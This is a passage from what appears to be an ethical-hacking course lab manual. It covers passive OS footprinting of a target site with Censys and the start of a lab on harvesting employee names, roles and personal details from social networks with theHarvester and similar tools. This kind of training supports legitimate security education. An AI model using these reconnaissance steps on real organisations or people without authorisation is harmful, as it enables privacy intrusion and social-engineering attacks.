
1. In the **Windows 11** virtual machine, launch any browser, in this lab we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor and type **https://search.censys.io/?q=** and press **Enter**.
2. In the search field, type the target website (here, **www.eccouncil.org**) and press **Enter**. From the results, click any **Hosts** IP address which you want to gather the OS details.

Note: The result might differ, when you perform this lab task.



3. The selected host page appears, as shown in the screenshot. Under the **Basic Information** section, you can observe that the **OS** is **Ubuntu**. Apart from this, you can also observe other details such as protocols running, software, host keys, etc. This information can help attackers in identifying potential vulnerabilities and finding effective exploits to perform various attacks on the target organization.

Module 02 – Footprinting and Reconnaissance



4. This concludes the demonstration of gathering OS information through passive footprinting using the Censys web service.
5. You can also use web services such as **Netcraft** (<https://www.netcraft.com>), **Shodan** (<https://www.shodan.io>), etc. to gather OS information of target organization through passive footprinting.
6. Close all open windows and document all the acquired information.
7. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ



Perform Footprinting Through Social Networking Sites

Social networking services are online services, platforms, or sites that focus on facilitating the building of social networks or social relations among people.

Lab Scenario

As a professional ethical hacker, during information gathering, you need to gather personal information about employees working in critical positions in the target organization; for example, the Chief Information Security Officer, Security Architect, or Network Administrator. By footprinting through social networking sites, you can extract personal information such as name, position, organization name, current location, and educational qualifications. Further, you can find professional information such as company or business, current location, phone number, email ID, photos, videos, etc. The information gathered can be useful to perform social engineering and other types of advanced attacks.

Lab Objectives

- Gather employees' information from LinkedIn using theHarvester
- Gather personal information from various social networking sites using Sherlock
- Gather information using Followerwonk

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 15 Minutes

Overview of Social Networking Sites

Social networking sites are online services, platforms, or other sites that allow people to connect and build interpersonal relations. People usually maintain profiles on social networking sites to provide basic information about themselves and to help make and maintain connections with others; the profile generally contains information such as name, contact information (cellphone number, email address), friends' information, information about family members, their interests, activities, etc. On social networking sites, people may also post their personal information such as date of birth, educational information, employment background, spouse's names, etc. Organizations often post information such as potential partners, websites, and upcoming news about the company. Thus, social networking sites often prove to be valuable information resources. Examples of such sites include LinkedIn, Facebook, Instagram, Twitter, Pinterest, YouTube, etc.

Lab Tasks

Task 1: Gather Employees' Information from LinkedIn using theHarvester

LinkedIn is a social networking website for industry professionals. It connects the world's human resources to aid productivity and success. The site contains personal information such as name, position, organization name, current location, educational qualifications, etc.


Here, we will gather information about the employees (name and job title) of a target organization that is available on LinkedIn using theHarvester tool.

Note: Here, we will consider **EC-Council** as a target organization. However, you can select a target organization of your choice.

1. Turn on the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the Password field and press **Enter** to log in to the machine.
2. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.




3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
5. Now, type **cd** and press **Enter** to jump to the root directory.



